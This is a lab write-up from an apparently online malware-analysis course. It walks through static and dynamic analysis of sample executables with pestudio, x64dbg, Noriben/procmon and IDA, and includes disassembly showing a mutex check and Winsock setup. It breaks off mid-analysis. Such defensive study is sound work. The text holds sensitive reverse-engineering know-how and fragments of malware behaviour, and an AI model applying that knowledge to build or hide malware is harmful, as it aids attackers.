

Labs - Introduction to Malware Analysis

Windows Internals

- In the C:\Samples\MalwareAnalysis directory of this section's target, there is a file called potato.exe. Use pestudio (C:\Tools\pestudio\pestudio) to examine this executable's sections and provide the entropy of the .text section as your answer.
-> We use the tools pestudio and open potato.exe on the executable's section:


property	value	value	value	value
headers	header[0]	header[1]	header[2]	header[3]
name	.text	.data	.rdata	.pdata
md5	40D0FD1948323DBFE1BC06...	6C4E32557BD0FA5F27574C5...	8F28AB86BDC7A6ED5CE258...	F12935F0F49181E214A3CC5
entropy	5.885	0.437	3.651	2.578
file-ratio (93.33%)	50.00 %	3.33 %	10.00 %	6.67 %
raw-address	0x00000400	0x00002200	0x00002400	0x00002A00
raw-size (14336 bytes)	0x00001E00 (7680 bytes)	0x00000200 (512 bytes)	0x00000600 (1536 bytes)	0x00000400 (1024 bytes)
virtual-address	0x00001000	0x00003000	0x00004000	0x00005000
virtual-size (14296 bytes)	0x00001C98 (7320 bytes)	0x00000600 (96 bytes)	0x00000500 (1280 bytes)	0x00000258 (600 bytes)
characteristics				
value	0x60500060	0xC0500040	0x40600040	0x40300040
writable	-	x	-	-
executable	x	-	-	-
shareable	-	-	-	-
self-modifying	-	-	-	-
virtualized	-	-	-	-
items				
directory > import	-	-	-	-
directory > exception	-	-	-	0x00005000
directory > thread-local-storage	-	-	0x00004080	-
directory > import-address	-	-	-	-
optional-header > base-of-code	0x00001000	-	-	-
optional-header > entry-point	0x000014F0	-	-	-

-> hence, we see that the entropy of the .txt section is 5.885


- In the C:\Samples\MalwareAnalysis directory of this section's target, there is a file called potato.exe. Use x64dbg (C:\Tools\x64dbg\release\x64) to open this executable and navigate to the Symbols tab. Enter the exported Kernel32.dll function whose name starts with "Attach". Answer format: Attach_

-> We first open x64dbg:


x64dbg [Elevated]



-> Then, we open potato.exe



-> We navigated to the symbol tab and observed the following:



-> Hence we see the function starting with the name attach is Attachconsole

- In the /home/htb-student/Samples/MalwareAnalysis directory of this section's target, there is a file called potato.exe. Compute the IMPHASH of this file and submit it as your answer.

-> We compute the impash using the script as follows

```
python3 imphash_calc.py /home/htb-
student/Samples/MalwareAnalysis/potato.exe
```

```
htb-student@remnux:~$ python3 imphash_calc.py /home/htb-student/Samples/MalwareA
nalysis/potato.exe
3399c4043c56fea40a8189de302fd889
```

Static Analysis On Windows

- In the C:\Samples\MalwareAnalysis directory of this section's target, there is a file called dharma_sample.exe. Calculate the file's SHA256 hash and enter it as your answer.

-> We compute the sha256 hash as follows:

```
Get-FileHash -Algorithm SHA256  
C:\Samples\MalwareAnalysis\dharma_sample.exe
```

```
PS C:\Users\htb-student> Get-FileHash -Algorithm SHA256 C:\Samples\MalwareAnalysis\dharma_sample.exe  
Algorithm      Hash                                         Path  
----          ----  
SHA256        BFF6A1000A86F8EDF3673D576786EC75B80BED0C458A8CA0BD52D12B74099071  C:\Samples\MalwareAnalysis\dh...
```

-> And we obtain the hash.

-> We login go the directory with noriben tool:

```
cd C:\Tools\Noriben-master>
```


-> Then we execute the tool, as well as executing shell.exe. After clicking on ok when we see the sandbox, exited procmon and pressed ctrl + c on the command line, we see the logs generated:

```
python .\Noriben.py
```

```
C:\Tools\Noriben-master>python .\Noriben.py  
===== [ Noriben v1.8.8  
[*] Using filter file: ProcmonConfiguration.PMC  
[*] Using procmon EXE: C:\ProgramData\chocolatey\bin\procmon.exe  
[*] Procmon session saved to: Noriben_25_Jun_24_04_54_011786.pml  
[*] Launching Procmon ...
```

-> We open shell.exe and press ok

C:\Samples\MalwareAnalysis\shell.exe



-> we wait for 3 minutes roughly and exit promon

Process Monitor - C:\Tools\Noriben-master\Noriben_25_Jun_24_04_54_011786.pml

File Edit Event Filter Tools Options Help

Backing Files... Capture Events Export Configuration... Import Configuration... Exit

Operation Path

Operation	Path
Thread Create	HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\SessionInfo\
RegSetValue	C:\Windows\System32\sru\SRUtmp.log
WriteFile	C:\Windows\System32\sru\SRUtmp.log
WriteFile	HKLM\System\CurrentControlSet\Services\bam\State\UserSettings\S-1-5-21-1
RegSetValue	C:\Windows\System32\sru\SRUDB.jfm
WriteFile	C:\Windows\System32\sru\SRUDB.jfm
WriteFile	C:\Windows\System32\sru\SRUDB.dat
WriteFile	C:\Windows\System32\sru\SRUDB.dat
TCP Receive	10.129.205.250:3389 -> 10.10.16.5:53792
TCP Receive	10.129.205.250:3389 -> 10.10.16.5:53792
TCP Receive	10.129.205.250:3389 -> 10.10.16.5:53792
Thread Create	HKCU\Software\Microsoft\Input\TypingInsights\Insights
RegSetValue	C:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTPROCMON TRACE.etl
CreateFile	C:\Windows\System32\LogFiles\WMI\RtBackup\EtwRTPROCMON TRACE.etl
CreateFile	HKCU\Software\Microsoft\Input\TypingInsights\Insights
RegSetValue	10.129.205.250:3389 -> 10.10.16.5:53792
TCP Receive	10.129.205.250:3389 -> 10.10.16.5:53792
CreateFile	C:\Users\htb-student\AppData\Local\Microsoft\Windows\Explorer\iconcache_

Capture (Ctrl+E)

-> Lastly we ctrl + c on the cmd with noriben and get the result

```
Noriben_25_Jun_24_04_47_527560.txt - Notepad
File Edit Format View Help
-=] Execution time: 161.56 seconds
-=] Processing time: 1.06 seconds
R-=] Analysis time: 8.45 seconds

Processes Created:
=====
[CreateProcess] svchost.exe:748 > "%WinDir%\system32\DllHost.exe /ProcessId:{AB8902B4-09CA-4BB6-B78D-A8F59079A8D5}" [Child]
[CreateProcess] svchost.exe:748 > "%WinDir%\SysWOW64\DllHost.exe /ProcessId:{776DBC8D-7347-478C-8D71-791E12EF49D8}" [Child]
[CreateProcess] svchost.exe:748 > "%WinDir%\SysWOW64\DllHost.exe /ProcessId:{776DBC8D-7347-478C-8D71-791E12EF49D8}" [Child]
[CreateProcess] Explorer.EXE:4112 > "C:\Samples\MalwareAnalysis\shell.exe" [Child PID: 3848]
[CreateProcess] shell.exe:3848 > "\?\%WinDir%\system32\conhost.exe 0xffffffff -ForceV1" [Child PID: 888]
[CreateProcess] shell.exe:3848 > "%WinDir%\System32\cmd.exe /k ping 127.0.0.1 -n 5" [Child PID: 6668]
[CreateProcess] cmd.exe:6668 > "\?\%WinDir%\system32\conhost.exe 0xffffffff -ForceV1" [Child PID: 2088]
[CreateProcess] cmd.exe:6668 > "ping 127.0.0.1 -n 5" [Child PID: 7228]
[CreateProcess] Explorer.EXE:4112 > "C:\Samples\MalwareAnalysis\shell.exe" [Child PID: 4356]
[CreateProcess] shell.exe:4356 > "\?\%WinDir%\system32\conhost.exe 0xffffffff -ForceV1" [Child PID: 5948]
[CreateProcess] shell.exe:4356 > "%WinDir%\System32\cmd.exe /k ping 127.0.0.1 -n 5" [Child PID: 7868]
[CreateProcess] cmd.exe:7868 > "\?\%WinDir%\system32\conhost.exe 0xffffffff -ForceV1" [Child PID: 2832]
[CreateProcess] cmd.exe:7868 > "ping 127.0.0.1 -n 5" [Child PID: 7820]
[CreateProcess] svchost.exe:748 > "%WinDir%\SysWOW64\DllHost.exe /ProcessId:{776DBC8D-7347-478C-8D71-791E12EF49D8}" [Child]
```

-> Hence, we see that the ping ip is 127.0.0.1


Code Analysis

Code Analysis

Question

- Download additional_samples.zip from this module's resources (available at the upper right corner) and transfer the .zip file to this section's target. Unzip additional_samples.zip (password: infected) and use IDA to analyze orange.exe. Enter the registry key that it modifies for persistence as your answer. Answer format:
SOFTWARE_____

-> We first open orange.exe in idea and analyse it:



- When we open it, we can see a function we could potentially look at (sub_40A741):

The screenshot shows the assembly view in IDA Pro. A specific function, sub_40A741, is highlighted with a gray background. The assembly code for this function is:

```
; Attributes: noreturn bp-based frame
public start
start proc near

String1= byte ptr -204h
ThreadId= dword ptr -4

push    ebp
mov     ebp, esp
sub    esp, 204h
push    esi
call    sub_40A741
test   eax, eax
jz     short loc_40AC24
```

Below this, two call sites are shown with arrows pointing from them to the function definition:

- A red arrow points from the assembly code for "push 0 ; uExitCode call ds:ExitProcess" in the left pane.
- A green arrow points from the assembly code for "loc_40AC24: call sub_40A120 call sub_40A247 push 200h xor esi, esi lea eax, [ebp+String1]" in the right pane.

The left pane also contains the assembly code for the call site:

```
push    0 ; uExitCode
call    ds:ExitProcess
```

The right pane contains the assembly code for the function loc_40AC24:

```
loc_40AC24:
call    sub_40A120
call    sub_40A247
push    200h
xor    esi, esi
lea     eax, [ebp+String1]
```

-> jumping to the operand we see:

```

Name= byte ptr -40h
var_3F= byte ptr -3Fh
var_3E= byte ptr -3Eh
var_3D= byte ptr -3Dh
var_3C= byte ptr -3Ch
var_3B= byte ptr -3Bh
var_3A= byte ptr -3Ah
var_39= byte ptr -39h
var_38= byte ptr -38h
var_37= byte ptr -37h
var_36= byte ptr -36h
var_35= byte ptr -35h
var_34= byte ptr -34h
var_33= byte ptr -33h
var_32= byte ptr -32h

push    ebp   |
mov     ebp, esp
sub     esp, 40h
and     [ebp+var_32], 0
lea     eax, [ebp+Name]
push    eax      ; lpName
push    1       ; bInitialOwner
push    0       ; lpMutexAttributes
mov     [ebp+Name], 73h ; 's'
mov     [ebp+var_3F], 79h ; 'y'
mov     [ebp+var_3E], 6Eh ; 'n'

```

```

push    ebp   |
mov     ebp, esp
sub     esp, 40h
and     [ebp+var_32], 0
lea     eax, [ebp+Name]
push    eax      ; lpName
push    1       ; bInitialOwner
push    0       ; lpMutexAttributes
mov     [ebp+Name], 73h ; 's'
mov     [ebp+var_3F], 79h ; 'y'
mov     [ebp+var_3E], 6Eh ; 'n'
mov     [ebp+var_3D], 63h ; 'c'
mov     [ebp+var_3C], 2Dh ; '-'
mov     [ebp+var_3B], 5Ah ; 'Z'
mov     [ebp+var_3A], 2Dh ; '-'
mov     [ebp+var_39], 6Dh ; 'm'
mov     [ebp+var_38], 74h ; 't'
mov     [ebp+var_37], 78h ; 'x'
mov     [ebp+var_36], 5Fh ; '_'
mov     [ebp+var_35], 31h ; '1'
mov     [ebp+var_34], 33h ; '3'
mov     [ebp+var_33], 33h ; '3'

```

-> So, we see that it is pushing some stuff onto the stack base pointer.

-> Looks like it is creating a mutex object and it puts some string sync-Z-mtx-133 on the stack, which looks like the name of the mutex.

-> It also subtracts eax by 0B7h (183 decimal), then changes sign of eax, then subtracts with borrow bit, increments it then leaves the function (reallocates stack)

```
push    eax          ; lpName
push    1             ; bInitialOwner
push    0             ; lpMutexAttributes
mov     [ebp+Name], 73h ; 's'
mov     [ebp+var_3F], 79h ; 'y'
mov     [ebp+var_3E], 6Eh ; 'n'
mov     [ebp+var_3D], 63h ; 'c'
mov     [ebp+var_3C], 2Dh ; '-'
mov     [ebp+var_3B], 5Ah ; 'Z'
mov     [ebp+var_3A], 2Dh ; '-'
mov     [ebp+var_39], 6Dh ; 'm'
mov     [ebp+var_38], 74h ; 't'
mov     [ebp+var_37], 78h ; 'x'
mov     [ebp+var_36], 5Fh ; '_'
mov     [ebp+var_35], 31h ; '1'
mov     [ebp+var_34], 33h ; '3'
mov     [ebp+var_33], 33h ; '3'
call   ds:CreateMutexA
call   ds:GetLastError
sub    eax, 0B7h
neg    eax
sbb    eax, eax
inc    eax
leave
ret
sub_40A741 endp
```

Introduction to Mutex Objects

Article • 12/15/2021 • 3 contributors

[Feedback](#)

As its name suggests, a mutex object is a synchronization mechanism designed to ensure mutually exclusive access to a single resource that is shared among a set of kernel-mode threads. Only highest-level drivers, such as file system drivers (FSDs) that use executive worker threads, are likely to use a mutex object.

Possibly, a highest-level driver with driver-created threads or worker-thread callback routines might use a mutex object. However, any driver with pageable threads or worker-thread callback routines must manage the acquisitions of, waits on, and releases of its mutex objects very carefully.

Mutex objects have built-in features that provide system (kernel-mode only) threads mutually exclusive, deadlock-free access to shared resources in SMP machines. The kernel assigns ownership of a mutex to a single thread at a time.

-us/windows/win32/api/synchapi/nf-synchapi-createmutexa#return-value

Return value

If the function succeeds, the return value is a handle to the newly created mutex object.

If the function fails, the return value is **NULL**. To get extended error information, call [GetLastError](#).

If the mutex is a named mutex and the object existed before this function call, the return value is a handle to the existing object, and the [GetLastError](#) function returns **ERROR_ALREADY_EXISTS**.

- Then, the program test if eax is 0, it exists the process, else it goes to loc_40AC24.

```

        sub    esp, 204h
        push   esi
        call   sub_40A741
        test  eax, eax
        jz    short loc_40AC24
    
```

```

push 0 ; uExitCode
call ds:ExitProcess

```


```

loc_40AC24:
call sub_40A120
call sub_40A247
push 200h
xor  esi, esi
lea   eax, [ebp+String1]
push  esi
push  eax
call sub_40ACD0
lea   eax, [ebp+String1]
push  eax ; lpString1
call sub_40A7A3
lea   eax, [ebp+String1]
push  eax ; lpString
call sub_40A908
add  esp, 14h
call sub_40A5AD
lea   eax, [ebp+ThreadId]
push  eax : loThreadId

```

-> We see it immediately calls 2 subroutines, which we could look at.

-> looking at the first one, we see the following of calling WSAStartup function, attempting to initiaite the WSAStartup.



```
sub_40A120 proc near
WSADATA= WSADATA ptr -190h
sub    esp, 190h
lea     eax, [esp+190h+WSADATA]
push   eax          ; lpWSADATA
push   2            ; wVersionRequested
call   ds:WSAStartup
add    esp, 190h
retn
sub_40A120 endp
```

WSAStartup function (winsock.h)

Article • 08/19/2022

[Feedback](#)

In this article

[Syntax](#)

[Parameters](#)

[Return value](#)

[Remarks](#)

[Show 2 more](#)

The WSAStartup function initiates use of the Winsock DLL by a process.


Syntax

C++

[Copy](#)

```
int WSAStartup(
    [in] WORD      wVersionRequired,
    [out] LPWSADATA lpWSADATA
);
```

-> Next we look at sub_40A247 to see what the subroutine is doing, which it seems to be looking at how long has the system started.



```
sub_40A247 proc near
call    ds:GetTickCount
mov     dword_40C0A0, eax
retn
sub_40A247 endp
```

GetTickCount function (sysinfoapi.h)

Article • 06/29/2021

 Feedback

